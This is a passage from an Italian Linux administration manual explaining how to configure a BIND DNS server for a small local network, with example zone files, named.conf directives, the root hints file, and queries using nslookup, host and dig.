I.ROOT-SERVERS.NET.       3600000      A     192.36.148.17
.                         3600000      NS    J.ROOT-SERVERS.NET.
J.ROOT-SERVERS.NET.       3600000      A     198.41.0.10
.                         3600000      NS    K.ROOT-SERVERS.NET.
K.ROOT-SERVERS.NET.       3600000      A     193.0.14.129
.                         3600000      NS    L.ROOT-SERVERS.NET.
L.ROOT-SERVERS.NET.       3600000      A     198.32.64.12
.                         3600000      NS    M.ROOT-SERVERS.NET.
M.ROOT-SERVERS.NET.       3600000      A     198.32.65.12
```

'/etc/bind/zone/127.0.0'

Definisce la configurazione per la rete 127.0.0.*, cioè quella a cui appartiene il nome *localhost*.

```
@  IN  SOA   localhost.localdomain. root.localhost.localdomain. (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                            NS    localhost.localdomain.
1.0.0.127.in-addr.arpa.     PTR   localhost.localdomain.
```

La prima riga, '**SOA**' (*Start of authority*), è il preambolo del file. Si riferisce all'origine rappresentata dal simbolo '@' (in questo caso '@' rappresenta *0.0.127.in-addr.arpa*) e definisce in particolare i dati seguenti:

- l'elaboratore di provenienza, *localhost.localdomain*, indicato in modo assoluto e per questo terminato con un punto;
- l'indirizzo di posta elettronica della persona o del gruppo che mantiene il servizio di risoluzione dei nomi (in questo caso, la notazione '**root.localhost.localdomain.**' si riferisce all'utente '**root@localhost.localdomain**' e l'indirizzo è assoluto perché termina con un punto);
- il numero di serie, rappresentato in modo da comprendere la data (anno, mese, giorno), seguita da due cifre che permettono di esprimere la versione del giorno.

La seconda riga, NS (*Name server*) indica il nome dell'elaboratore che offre il servizio di risoluzione dei nomi.

La terza riga, PTR, indica che il nome di dominio *1.0.0.127.in-addr.arpa* (ovvero l'indirizzo 127.0.0.1) corrisponde a *localhost.localdomain*.

In pratica, tutto questo definisce un servizio di risoluzione dei nomi che è in grado esclusivamente di interrogare i servizi del livello principale e di tradurre l'indirizzo 127.0.0.1 in *localhost.localdomain*.

281.1.3 Gestire anche la rete locale

Perché il servizio di risoluzione dei nomi sia in grado di gestire anche la rete locale, occorre che possa tradurre i nomi utilizzati nella rete locale in indirizzi IP e viceversa.

'/etc/named.conf' o '/etc/bind/named.conf'

Il file viene modificato in modo da fare riferimento ad altri due file:

- '/etc/bind/zone/dg'

  per la trasformazione dei nomi di dominio appartenenti al dominio principale della rete locale (*dg*) in indirizzi numerici;
- '/etc/bind/zone/brot.dg'

  per la trasformazione dei nomi di dominio appartenenti alla rete locale *brot.dg* in indirizzi numerici;
- '/etc/bind/zone/192.168.1'

  per la trasformazione degli indirizzi IPv4 appartenenti alla rete locale (192.168.1.∗) in nomi di dominio;
- '/etc/bind/zone/fec0:0:0:1'

  per la trasformazione degli indirizzi IPv6 appartenenti alla rete locale (fec0:0:0:1:∗) in nomi di dominio.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
```

```
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

'`/etc/named.boot`' (obsoleto)

Questo file viene usato nelle versioni più vecchie di '**`named`**'. Quello che segue è il contenuto equivalente a quanto mostrato nel punto precedente, ma senza la zona per IPv6.

```
directory                               /etc/bind
;
cache           .                       named.root
;
primary         0.0.127.in-addr.arpa    zone/127.0.0
primary         1.168.192.in-addr.arpa  zone/192.168.1
primary         dg                      zone/dg
primary         brot.dg                 zone/brot.dg
```

'/etc/bind/zone/192.168.1'

Definisce la configurazione per la rete locale 192.168.1.*.

```
@   IN   SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                              1998031800 ; Serial
                              28800      ; Refresh
                              7200       ; Retry
                              604800     ; Expire
                              86400 )    ; Minimum
                          NS    dinkel.brot.dg.

1.1.168.192.in-addr.arpa.   PTR   dinkel.brot.dg.
2.1.168.192.in-addr.arpa.   PTR   roggen.brot.dg.
```

In tal modo è possibile determinare che l'indirizzo 192.168.1.1 corrisponde a *dinkel.brot.dg* e che 192.168.1.2 corrisponde a *roggen.brot.dg*.[3]

'/etc/bind/zone/dg'

Definisce la configurazione per la rete locale *dg*.

```
@   IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                               1998031800 ; Serial
                               28800      ; Refresh
                               7200       ; Retry
                               604800     ; Expire
                               86400 )    ; Minimum
                    NS   dinkel.brot.dg.
```

In tal modo è possibile determinare non ci sono nomi corrispondenti a nodi, che dipendono direttamente dalla zona *dg*.

'/etc/bind/zone/brot.dg'

Definisce la configurazione per la rete locale della zona *brot.dg*.

```
@   IN              SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                               1998031800 ; Serial
                               28800      ; Refresh
                               7200       ; Retry
                               604800     ; Expire
                               86400 )    ; Minimum
                    NS   dinkel.brot.dg.

dinkel.brot.dg.     A      192.168.1.1
dinkel.brot.dg.     A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.     A      192.168.1.2
roggen.brot.dg.     A6   0 fec0:0:0:1:0:0:0:2
```

In tal modo è possibile determinare che l'indirizzo *dinkel.brot.dg* corrisponde a 192.168.1.1 per IPv4 e a fec0:0:0:1:0:0:0:1 per IPv6; inoltre, *roggen.brot.dg* corrisponde a 192.168.1.2 per IPv4 e a fec0:0:0:1:0:0:0:2 per IPv6.

'/etc/bind/zone/127.0.0'

Dal momento che adesso l'elaboratore locale può essere identificato con un nome più significativo del semplice *localhost*, conviene modificare anche il file '/etc/bind/zone/127.0.0', benché ciò non sia strettamente necessario.

```
@  IN  SOA   dinkel.brot.dg. root.dinkel.brot.dg.  (
                                1998031800 ; Serial
                                28800      ; Refresh
                                7200       ; Retry
                                604800     ; Expire
                                86400 )    ; Minimum
                            NS    dinkel.brot.dg.

1.0.0.127.in-addr.arpa.     PTR   localhost.localdomain.
```

'/etc/bind/zone/fec0:0:0:1'

Definisce la trasformazione degli indirizzi IPv6 appartenenti alla rete locale (fec0:0:0:1:*) in nomi di dominio.

```
@       IN      SOA     dinkel.brot.dg. root.dinkel.brot.dg.  (
                                      1998031800 ; Serial
                                      28800      ; Refresh
                                      7200       ; Retry
                                      604800     ; Expire
                                      86400 )    ; Minimum
                                NS      dinkel.brot.dg.

\[x0000000000000001/64]         PTR     dinkel.brot.dg.
\[x0000000000000002/64]         PTR     roggen.brot.dg.
```

Si osservi il fatto che è possibile avere indirizzi IPv4 e indirizzi IPv6 che si risolvono in un nome in comune.

281.1.4 Gli altri elaboratori della rete

Gli altri elaboratori della rete locale, in questo caso solo *roggen.brot.dg*, fanno uso del servizio di risoluzione dei nomi offerto da *dinkel.brot.dg*, cioè 192.168.1.1, quindi il loro file '/etc/resolv.conf' deve contenere il riferimento a questo:

```
nameserver 192.168.1.1
```

281.1.5 Gestire anche la posta elettronica locale

Per aggiungere anche l'indicazione di un servente di posta elettronica, basta modificare il file '/etc/bind/zone/brot.dg' contenuto nell'elaboratore *dinkel.brot.dg*, aggiungendo la riga '**MX**':

```
@  IN             SOA  dinkel.brot.dg. root.dinkel.brot.dg.  (
                               1998031800 ; Serial
```

```
                            28800      ; Refresh
                            7200       ; Retry
                            604800     ; Expire
                            86400 )    ; Minimum
                    NS   dinkel.brot.dg.
                    MX   10 dinkel.brot.dg.

dinkel.brot.dg.     A      192.168.1.1
dinkel.brot.dg.     A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.     A      192.168.1.2
roggen.brot.dg.     A6   0 fec0:0:0:1:0:0:0:2
```

281.1.6 Gestire gli alias

Spesso è conveniente definire dei nomi fittizi riferiti a elaboratori che ne hanno già uno. Viene modificato il file '`/etc/bind/zone/brot.dg`' in modo da aggiungere gli alias *`www.brot.dg`* e *`ftp.brot.dg`*, che fanno riferimento sempre al solito *`dinkel.brot.dg`* che però svolge anche le funzioni di servente HTTP e FTP:

```
@  IN              SOA    dinkel.brot.dg. root.dinkel.brot.dg. (
                            1998031800 ; Serial
                            28800      ; Refresh
                            7200       ; Retry
                            604800     ; Expire
                            86400 )    ; Minimum
                   NS     dinkel.brot.dg.

                   MX     10 dinkel.brot.dg.

www.brot.dg.       CNAME  dinkel.brot.dg.
ftp.brot.dg.       CNAME  dinkel.brot.dg.

dinkel.brot.dg.     A      192.168.1.1
dinkel.brot.dg.     A6   0 fec0:0:0:1:0:0:0:1
roggen.brot.dg.     A      192.168.1.2
roggen.brot.dg.     A6   0 fec0:0:0:1:0:0:0:2
```

281.1.7 Isolamento dall'esterno

Se la rete locale funziona senza poter accedere alla rete Internet esterna, conviene evitare che si tenti di interrogare i servizi di risoluzione dei nomi del dominio principale. basta commentare la direttiva che attiva questa ricerca nel file '`named.conf`'.

'/etc/named.conf' o '/etc/bind/named.conf'

I commenti possono iniziare con una doppia barra obliqua ('//'), terminando così alla fine della riga, oppure possono essere indicati nella stessa forma del linguaggio C: '/*…*/'.

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
//
// La zona root viene esclusa attraverso dei commenti
//zone "." {
//      type hint;
//      file "named.root";
//};
//
zone "0.0.127.in-addr.arpa" {
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

'/etc/named.boot' (obsoleto)

I commenti sono preceduti da un punto e virgola:

```
directory                                /etc/bind
; cache          .                         named.root
primary         0.0.127.in-addr.arpa     zone/127.0.0
primary         1.168.192.in-addr.arpa   zone/192.168.1
primary         dg                       zone/dg
primary         brot.dg                  zone/brot.dg
```

281.2 Avvio del servizio di risoluzione dei nomi e riepilogo della configurazione

Dopo l'esempio visto nella prima parte di questo capitolo, conviene riepilogare le competenze dei vari componenti che permettono la gestione del servizio di risoluzione dei nomi.

281.2.1 Utilizzo di «named»

Il programma '**named**' è il demone che compie in pratica il servizio di risoluzione dei nomi del pacchetto BIND. Si avvale di un file di avvio (o di configurazione) che in passato è stato '`/etc/named.boot`' e attualmente è invece '`/etc/named.conf`', oppure '`/etc/bind/named.conf`'. Eventualmente, se viene indicato un nome di file negli argomenti, viene utilizzato quel file invece di quello predefinito.

```
named [opzioni] [[-b] file_di_avvio]
```

Nei sistemi in cui si attiva la gestione di un servizio di risoluzione dei nomi, '**named**' viene avviato dalla procedura di inizializzazione del sistema (Init), ma può anche essere avviato manualmente.

A ogni modo, se la propria distribuzione GNU non mette a disposizione uno script specifico (per esempio il file '`/etc/init.d/bind`'), si può controllare il funzionamento o il riavvio di questo demone attraverso il programma '**rndc**', che fa sempre parte di BIND. Quello che segue è solo una semplificazione dello schema sintattico complessivo:

```
rndc {start|stop|restart}
```

Il significato dell'argomento è intuitivo: avvia, ferma o riavvia il servizio. Evidentemente, è necessario riavviare il servizio ogni volta che si modifica la configurazione.

281.2.2 File «/etc/named.conf» o «/etc/bind/named.conf»

Il file '`named.conf`', che si trova di solito nella directory '`/etc/`' oppure in '`/etc/bind/`', è il punto di partenza della configurazione di un servizio di risoluzione dei nomi attraverso '**named**'. Può contenere diversi tipi di direttive. L'esempio seguente riprende e descrive i casi già visti:

```
options {
        directory "/etc/bind";
        listen-on-v6 { any; };
};
//
zone "." {
        type hint;
        file "named.root";
};
//
zone "0.0.127.in-addr.arpa" {
```

```
        type master;
        file "zone/127.0.0";
};
zone "1.168.192.in-addr.arpa" {
        type master;
        file "zone/192.168.1";
};
zone "\[xfec0000000000001/64].ip6.arpa" {
        type master;
        file "zone/fec0:0:0:1";
};
zone "dg" {
        type master;
        file "zone/dg";
};
zone "brot.dg" {
        type master;
        file "zone/brot.dg";
};
```

La direttiva '**`options`**' serve a definire una serie di opzioni di funzionamento. Nell'esempio viene dichiarata in particolare l'opzione '**`directory`**' che indica la collocazione predefinita di altri file usati per la configurazione del servizio di risoluzione dei nomi.

In condizioni normali, la directory indicata dall'opzione '**`directory`**', corrisponde a '`/var/cache/bind/`'. In tal caso, tuttavia, per fare riferimento a file di zona collocati all'interno della directory '`/etc/bind/`', le direttive relative indicano dei percorsi assoluti; per esempio:

```
options {
        directory "/var/cache/bind";
        listen-on-v6 { any; };
};
…
…
zone "0.0.127.in-addr.arpa" {
        type master;
        file "/etc/bind/zone/127.0.0";
};
```

La direttiva '**`zone "." {…}`**' viene utilizzata per definire che per il dominio principale (rappresentato da un punto), si utilizza il file '`named.root`' (contenuto nella directory predefinita) e che questo viene messo in una memoria cache ('**`type hint`**'). Il dominio principale è quello di origine e il file '`named.root`' contiene gli indirizzi necessari a raggiungere i servizi di risoluzione dei nomi di quel dominio (cioè quelli di partenza). Il nome usato per il file '`named.root`' può cambiare da un sistema a un altro.

La terza direttiva definisce un file ('`zone/127.0.0`') contenente informazioni autorevoli sulla rete *`0.0.127.in-addr.arpa`* (127.0.0.*). In pratica, il file '`zone/127.0.0`' serve per tradurre gli indirizzi di quella sottorete in nomi. Di solito si tratta solo di tradurre 127.0.0.1 in *`localhost`*.

La quarta direttiva definisce un file ('`zone/192.168.1`') contenente informazioni auto-

revoli sulla rete *1.168.192.in-addr.arpa* (192.168.1.*). In pratica, il file 'zone/192.168.1' serve per tradurre gli indirizzi di quella sottorete in nomi.

La quinta direttiva definisce un file ('zone/fec0:0:0:1') contenente informazioni autorevoli sulla rete *\[xfec0000000000001/64].ip6.arpa* (ffec:0:0:0:1:*). In pratica, il file 'zone/fec0:0:0:1' serve per tradurre gli indirizzi della rete locale IPv6 in nomi.

La sesta direttiva definisce un file ('zone/dg') contenente informazioni autorevoli sulla rete *dg*, a cui non corrisponde un gruppo di indirizzi. Dal momento che nell'esempio proposto non ci sono nomi di dominio completi del tipo ***nome*.*dg***, il file non contiene la traduzione di alcunché, ma serve per completare la struttura delle zone.

La settima direttiva definisce un file ('zone/brot.dg') contenente informazioni autorevoli sulla rete *brot.dg* (192.168.1.0, ma espressa per nome). In pratica, il file 'zone/brot.dg' serve per tradurre i nomi di quella sottorete in indirizzi IP. All'interno di questo file possono essere anche indicati degli alias e dei serventi per la gestione della posta elettronica.

Si può osservare che manca una direttiva che punti a un file per la risoluzione del dominio '**localdomain**'. Dal momento che si tratta di un dominio fittizio riferito all'interno del proprio elaboratore, non è pensabile che un altro elaboratore tenti di accedervi. Pertanto, per la sua traduzione è più che sufficiente la presenza del file '/etc/hosts'.

Il DNS utilizza una serie di protocolli, tra cui anche UDP. Se ci si trova a essere protetti da un firewall che esclude il transito dei pacchetti UDP, per poter interpellare gli altri servizi di risoluzione dei nomi delle zone che sono al di fuori della propria competenza locale, occorre aggiungere una direttiva che rinvia le richieste a un servizio esterno. Questa situazione può verificarsi quando la propria connessione a Internet avviene attraverso un ISP attento ai problemi di sicurezza e che usa questa politica di protezione.

L'esempio seguente, per concludere, mostra in che modo espandere la direttiva '**options**' per aggiungere l'indicazione di un servizio di risoluzione dei nomi esterno a cui inoltrare le richieste:

```
options {
        directory "/etc/bind";
        forwarders {
                111.112.113.114;
        };
};
//
zone "." {
        type hint;
        file "named.root";
};
//
…
```

281.2.3 «/etc/bind/named.root»

Negli esempi visti fino a questo punto, il file '`/etc/bind/named.root`' (o '`/etc/bind/named.ca`') è quello che definisce gli indirizzi dei servizi di risoluzione dei nomi a livello del dominio principale. Questi indirizzi cambiano nel tempo e il file aggiornato è ottenibile attraverso un'interrogazione per mezzo di Dig, come descritto nella sezione 281.3.3.[4] Segue un esempio di questo file.

```
;       This file holds the information on root name servers needed to
;       initialize cache of Internet domain name servers
;       (e.g. reference this file in the "cache  .  <file>"
;       configuration file of BIND domain name servers).
;
;       This file is made available by InterNIC registration services
;       under anonymous FTP as
;           file                /domain/named.root
;           on server           FTP.RS.INTERNIC.NET
;       -OR- under Gopher at    RS.INTERNIC.NET
;           under menu          InterNIC Registration Services (NSI)
;              submenu          InterNIC Registration Archives
;           file                named.root
;
;       last update:    May 19, 1997
;       related version of root zone:   1997051700
;
;
; formerly NS.INTERNIC.NET
;
.                        3600000  IN  NS    A.ROOT-SERVERS.NET.
A.ROOT-SERVERS.NET.      3600000      A     198.41.0.4
;
; formerly NS1.ISI.EDU
;
.                        3600000      NS    B.ROOT-SERVERS.NET.
B.ROOT-SERVERS.NET.      3600000      A     128.9.0.107
;
; formerly C.PSI.NET
;
.                        3600000      NS    C.ROOT-SERVERS.NET.
C.ROOT-SERVERS.NET.      3600000      A     192.33.4.12
;
; formerly TERP.UMD.EDU
;
.                        3600000      NS    D.ROOT-SERVERS.NET.
D.ROOT-SERVERS.NET.      3600000      A     128.8.10.90
;
; formerly NS.NASA.GOV
;
.                        3600000      NS    E.ROOT-SERVERS.NET.
E.ROOT-SERVERS.NET.      3600000      A     192.203.230.10
;
; formerly NS.ISC.ORG
;
```

```
.                         3600000      NS    F.ROOT-SERVERS.NET.
F.ROOT-SERVERS.NET.       3600000      A     192.5.5.241
;
; formerly NS.NIC.DDN.MIL
;
.                         3600000      NS    G.ROOT-SERVERS.NET.
G.ROOT-SERVERS.NET.       3600000      A     192.112.36.4
;
; formerly AOS.ARL.ARMY.MIL
;
.                         3600000      NS    H.ROOT-SERVERS.NET.
H.ROOT-SERVERS.NET.       3600000      A     128.63.2.53
;
; formerly NIC.NORDU.NET
;
.                         3600000      NS    I.ROOT-SERVERS.NET.
I.ROOT-SERVERS.NET.       3600000      A     192.36.148.17
;
; temporarily housed at NSI (InterNIC)
;
.                         3600000      NS    J.ROOT-SERVERS.NET.
J.ROOT-SERVERS.NET.       3600000      A     198.41.0.10
;
; housed in LINX, operated by RIPE NCC
;
.                         3600000      NS    K.ROOT-SERVERS.NET.
K.ROOT-SERVERS.NET.       3600000      A     193.0.14.129
;
; temporarily housed at ISI (IANA)
;
.                         3600000      NS    L.ROOT-SERVERS.NET.
L.ROOT-SERVERS.NET.       3600000      A     198.32.64.12
;
; temporarily housed at ISI (IANA)
;
.                         3600000      NS    M.ROOT-SERVERS.NET.
M.ROOT-SERVERS.NET.       3600000      A     198.32.65.12
; End of File
```

281.3 Interrogazione del servizio

Il servizio di risoluzione dei nomi mette a disposizione le sue informazioni attraverso la rete, per i programmi che ne hanno bisogno. Per interrogare il servizio si possono usare programmi specifici, che vengono descritti in parte nelle sezioni successive.

281.3.1 Nslookup

Nslookup [5] è il programma tradizionale per l'interrogazione del servizio di risoluzione dei nomi. Esistono delle alternative a questo programma, forse più semplici da usare, ma conviene conoscerne almeno l'uso elementare.

L'eseguibile che svolge il lavoro è '**nslookup**', che si utilizza secondo il modello sintattico seguente:

```
nslookup [opzioni] [nodo_da_trovare | - servente ]
```

Nslookup offre due modalità di funzionamento: interattiva e non interattiva. Nel primo caso, il programma offre un invito attraverso il quale inserire dei comandi, nel secondo tutto si conclude con l'uso di argomenti nella riga di comando.

Si entra nella modalità interattiva quando non vengono forniti argomenti e di conseguenza viene utilizzato il servizio di risoluzione dei nomi predefinito attraverso il file '/etc/resolv.conf', oppure quando il primo argomento è un trattino ('**-**') e il secondo è il nome o l'indirizzo necessario a raggiungere un servente per la risoluzione dei nomi. In tal caso, Nslookup mostra un invito costituito da un semplice simbolo di maggiore:

$ **nslookup** [*Invio*]

>

Per uscire dalla modalità interattiva, si deve usare il comando '**exit**':

> **exit**

La modalità non interattiva viene utilizzata quando il nome o l'indirizzo di un nodo di rete da cercare viene indicato come primo argomento. In tal caso, il secondo argomento opzionale è il nome o l'indirizzo per raggiungere un servizio di risoluzione dei nomi.

Nelle situazioni più comuni, ci si limita a usare il programma per tradurre un indirizzo in nome o viceversa. Segue la descrizione di alcuni esempi:

- $ **nslookup 192.168.1.2** [*Invio*]

  restituisce il nome e l'indirizzo Internet corrispondente al nodo di rete indicato attraverso il numero IP;

- $ **nslookup roggen.brot.dg.** [*Invio*]

  restituisce il nome e l'indirizzo Internet corrispondente al nodo di rete indicato attraverso il nome di dominio completo;

- $ **nslookup roggen.brot.dg. ns2.brot.dg** [*Invio*]

  interpella il servizio di risoluzione dei nomi offerto dall'elaboratore *ns2.brot.dg* per ottenere le informazioni su *roggen.brot.dg* (indicato in modo assoluto).

281.3.2 Host

Host [6] è un programma alternativo a Nslookup, il cui utilizzo è, per certi versi, un po' più semplice. L'eseguibile che compie il lavoro è '**`host`**':

```
host [opzioni] {nodo | -l zona} [servente_dns]
```

Le opzioni e le relative funzionalità a disposizione sono molte. Per lo studio dettagliato delle possibilità di questo programma conviene consultare la sua pagina di manuale: *host(1)*.

Dal modello sintattico presentato si può osservare che il primo argomento dopo le opzioni, è il nome o l'indirizzo di un nodo di rete, oppure il nome di una zona, espressa attraverso il nome di dominio relativo. Eventualmente, si può aggiungere un secondo argomento che permette di specificare un servente DNS alternativo a quello predefinito. La tabella seguente riepiloga le opzioni più comuni.

Tabella 281.27. Alcune opzioni.

Opzione	Descrizione
`-v`	Permette di ottenere maggiori informazioni.
`-t` *tipo*	Elenca i record del tipo specificato. Per fare riferimento a tutti i tipi di record, si può usare la parola chiave '**`ANY`**', oppure l'asterisco (opportunamente protetto, se necessario, dall'interpretazione della shell).
`-l` *zona*	Permette di indicare una zona nel primo argomento, al posto di un nodo di rete particolare.

Seguono alcuni esempi:

- `$` **`host dinkel.brot.dg`** [*Invio*]

  mostra il nome e l'indirizzo corrispondente;

- `$` **`host 192.168.1.1`** [*Invio*]

  mostra l'indirizzo e il nome corrispondente;

- `$` **`host -l brot.dg`** [*Invio*]

  mostra la lista completa dei nodi di rete nella zona *`brot.dg`*;

- `$` **`host -l dg`** [*Invio*]

  mostra la lista completa dei nodi di rete nella zona *`dg`*;

- `$` **`host -l 1.168.192.in-addr.arpa`** [*Invio*]

  mostra la lista completa dei nodi di rete nella zona *`1.168.192.in-addr.arpa`*, ovvero della rete 192.168.1.*;

- `$` **`host -t AAAA dinkel.brot.dg`** [*Invio*]

  mostra l'indirizzo IPv6, ottenuto da un record AAAA (ammesso che sia disponibile, essendo stato sostituito dai record A6).

281.3.3 Dig

Dig, [7] ovvero *Domain information groper* è un sistema di interrogazione dei servizi DNS, flessibile e complesso nel contempo. Si compone dell'eseguibile '**`dig`**', che si utilizza secondo lo schema seguente, che qui appare semplificato rispetto alla sintassi completa:

```
dig [@servente_dns] [opzioni] [nome_risorsa] [tipo_richiesta] [opzione...]
```

Un utilizzo comune di questo eseguibile, si traduce nella sintassi seguente:

```
dig [@servente_dns] nome_risorsa [tipo_richiesta]
```

L'esempio seguente restituisce il record «A» della risorsa `dinkel.brot.dg`, assieme ad altre informazioni di contorno:

$ **dig @127.0.0.1 dinkel.brot.dg A** [*Invio*]

Il listato è interrotto per motivi tipografici:

```
; <<>> DiG 9.2.0 <<>> @127.0.0.1 dinkel.brot.dg A
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4122
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2

;; QUESTION SECTION:
;dinkel.brot.dg.                        IN      A

;; ANSWER SECTION:
dinkel.brot.dg.         86400   IN      A       192.168.1.1

;; AUTHORITY SECTION:
brot.dg.                86400   IN      NS      dinkel.brot.dg.
...
```

In pratica si ottiene l'indirizzo IPv4 associato al nome `dinkel.brot.dg`, dal servente DNS raggiungibile all'indirizzo 127.0.0.1. Ma per fare la ricerca opposta (il nome a partire dall'indirizzo), occorre indicare il nome di dominio appartenente a `in-addr.arpa`:

$ **dig @127.0.0.1 1.1.168.192.in-addr.arpa PTR** [*Invio*]

Ecco un piccolo estratto di ciò che Dig può restituire:

```
...
;; ANSWER SECTION:
1.1.168.192.in-addr.arpa. 86400 IN      PTR     dinkel.brot.dg.
...
```

Prima di andare oltre questi esempi elementari, è bene chiarire che se si omette l'indicazione del servente da interrogare, Dig utilizza il primo che riesce a raggiungere dall'elenco contenuto

nel file '`/etc/resolv.conf`'; inoltre, se manca l'indicazione del tipo di record da cercare, si intende il tipo «A», ovvero quello che abbina nomi di dominio a indirizzi IPv4.

Appare subito la difficoltà dell'utilizzo di questo strumento, che richiede un conoscenza approfondita del modo in cui si descrivono i file di zona di un servizio DNS.

Per ottenere la risoluzione inversa da un indirizzo al nome corrispondente, si può usare una forma alternativa del comando:

```
dig [@servente_dns] -x indirizzo_numerico
```

Per esempio, per trovare il nome corrispondente al numero 192.168.1.1 si può usare il comando seguente:

$ **dig @127.0.0.1 -x 192.168.1.1** [*Invio*]

Il risultato è lo stesso già visto per l'interrogazione di un record PTR.

Alla fine degli argomenti normali della riga di comando, si possono aggiungere delle opzioni speciali, che iniziano con il segno '**+**', con le quali si modifica il comportamento di Dig. Tra tutte, merita attenzione l'opzione '**+short**', che consente di ridurre al minimo le informazioni restituite da Dig. Per esempio, il comando seguente interroga il record «A» della risorsa *dinkel.brot.dg*, restituendo semplicemente il numero dell'indirizzo IPv4 corrispondente:

$ **dig dinkel.brot.dg +short** [*Invio*]

```
192.168.1.1
```

Come ultima considerazione su Dig, si vuole mostrare cosa succede se si utilizza senza alcun argomento:

$ **dig** [*Invio*]

Se è disponibile l'accesso alla rete esterna, si ottiene il file contenente l'elenco dei serventi DNS competenti per il dominio principale ('`.`'), come ottenuto dall'interrogazione del servente DNS predefinito ('`/etc/resolv.conf`'):

```
; <<>> DiG 9.2.0 <<>>
;; global options:  printcmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 19406
;; flags: qr rd ra; QUERY: 1, ANSWER: 13, AUTHORITY: 0, ADDITIONAL: 13

;; QUESTION SECTION:
;.                              IN      NS

;; ANSWER SECTION:
.                       3430    IN      NS      F.ROOT-SERVERS.NET.
.                       3430    IN      NS      G.ROOT-SERVERS.NET.
.                       3430    IN      NS      H.ROOT-SERVERS.NET.
.                       3430    IN      NS      I.ROOT-SERVERS.NET.
.                       3430    IN      NS      J.ROOT-SERVERS.NET.
.                       3430    IN      NS      K.ROOT-SERVERS.NET.
```

```
.                       3430    IN      NS      L.ROOT-SERVERS.NET.
.                       3430    IN      NS      M.ROOT-SERVERS.NET.
.                       3430    IN      NS      A.ROOT-SERVERS.NET.
.                       3430    IN      NS      B.ROOT-SERVERS.NET.
.                       3430    IN      NS      C.ROOT-SERVERS.NET.
.                       3430    IN      NS      D.ROOT-SERVERS.NET.
.                       3430    IN      NS      E.ROOT-SERVERS.NET.

;; ADDITIONAL SECTION:
F.ROOT-SERVERS.NET.     604659  IN      A       192.5.5.241
G.ROOT-SERVERS.NET.     604659  IN      A       192.112.36.4
H.ROOT-SERVERS.NET.     604659  IN      A       128.63.2.53
I.ROOT-SERVERS.NET.     604659  IN      A       192.36.148.17
J.ROOT-SERVERS.NET.     604659  IN      A       198.41.0.10
K.ROOT-SERVERS.NET.     604659  IN      A       193.0.14.129
L.ROOT-SERVERS.NET.     604629  IN      A       198.32.64.12
M.ROOT-SERVERS.NET.     604629  IN      A       202.12.27.33
A.ROOT-SERVERS.NET.     604637  IN      A       198.41.0.4
B.ROOT-SERVERS.NET.     604657  IN      A       128.9.0.107
C.ROOT-SERVERS.NET.     604658  IN      A       192.33.4.12
D.ROOT-SERVERS.NET.     604659  IN      A       128.8.10.90
E.ROOT-SERVERS.NET.     604659  IN      A       192.203.230.10

;; Query time: 4 msec
;; SERVER: 127.0.0.1#53(127.0.0.1)
;; WHEN: Wed May 22 15:28:57 2002
;; MSG SIZE  rcvd: 436
```

Se non ci si fida del servente DNS predefinito, si può richiedere espressamente l'informazione a un nodo di fiducia; per esempio:

$ **dig @rs.internic.net . ns** [*Invio*]

[1] Recentemente ci sono stati cambiamenti nel nome e nel formato del file di configurazione iniziale: al posto del vecchio '`/etc/named.boot`' si utilizza '`/etc/named.conf`', oppure '`/etc/bind/named.conf`', che ha una sintassi differente dal primo.

[2] **BIND** software libero con licenza speciale e restrizioni per quanto riguarda l'algoritmo RSA

[3] I nomi di dominio sono completi (FQDN) perché sono indicati con un punto finale.

[4] Il file originale riporta il riferimento all'indirizzo *`ftp.rs.internic.net`*, che in pratica è inutilizzabile a causa della grande quantità di accessi.

[5] **Nslookup** software libero con licenza speciale

[6] **Host** software libero con licenza speciale

[7] **Dig** software libero con licenza speciale

Capitolo 282

DNS: dettagli ulteriori

Dopo l'introduzione del capitolo precedente sul DNS, è bene approfondire un po' la configurazione di questo servizio.

282.1 Verificare il funzionamento del servizio

Se è appena stato configurato il servizio di risoluzione dei nomi, si può riavviare (o semplicemente avviare) il servizio utilizzando il programma '**rndc**', oppure un altro messo a disposizione dalla propria distribuzione GNU.

rndc stop [*Invio*]

rndc start [*Invio*]

Il demone '**named**' emette alcuni messaggi che vengono annotati nel registro del sistema, generalmente nel file '`/var/log/messages`' (oppure un altro collocato sempre sotto '`/var/log/`', a seconda della configurazione del sistema operativo). È utile consultare il suo contenuto per verificare che la configurazione sia corretta. Trattandosi dell'ultima cosa avviata, i messaggi si trovano alla fine del file.

tail /var/log/messages [*Invio*]

Il listato seguente si riferisce all'esempio di configurazione già vista nel capitolo precedente:

```
May 31 15:20:56 dinkel named[2778]: starting BIND 9.2.0
May 31 15:20:56 dinkel named[2778]: using 1 CPU
May 31 15:20:56 dinkel named[2780]: loading configuration from ↩
↪'/etc/bind/named.conf'
May 31 15:20:56 dinkel named[2780]: listening on IPv6 interfaces, port 53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
May 31 15:20:56 dinkel named[2780]: listening on IPv4 interface lo, 127.0.0.1#53
May 31 15:20:56 dinkel named[2780]: binding TCP socket: address in use
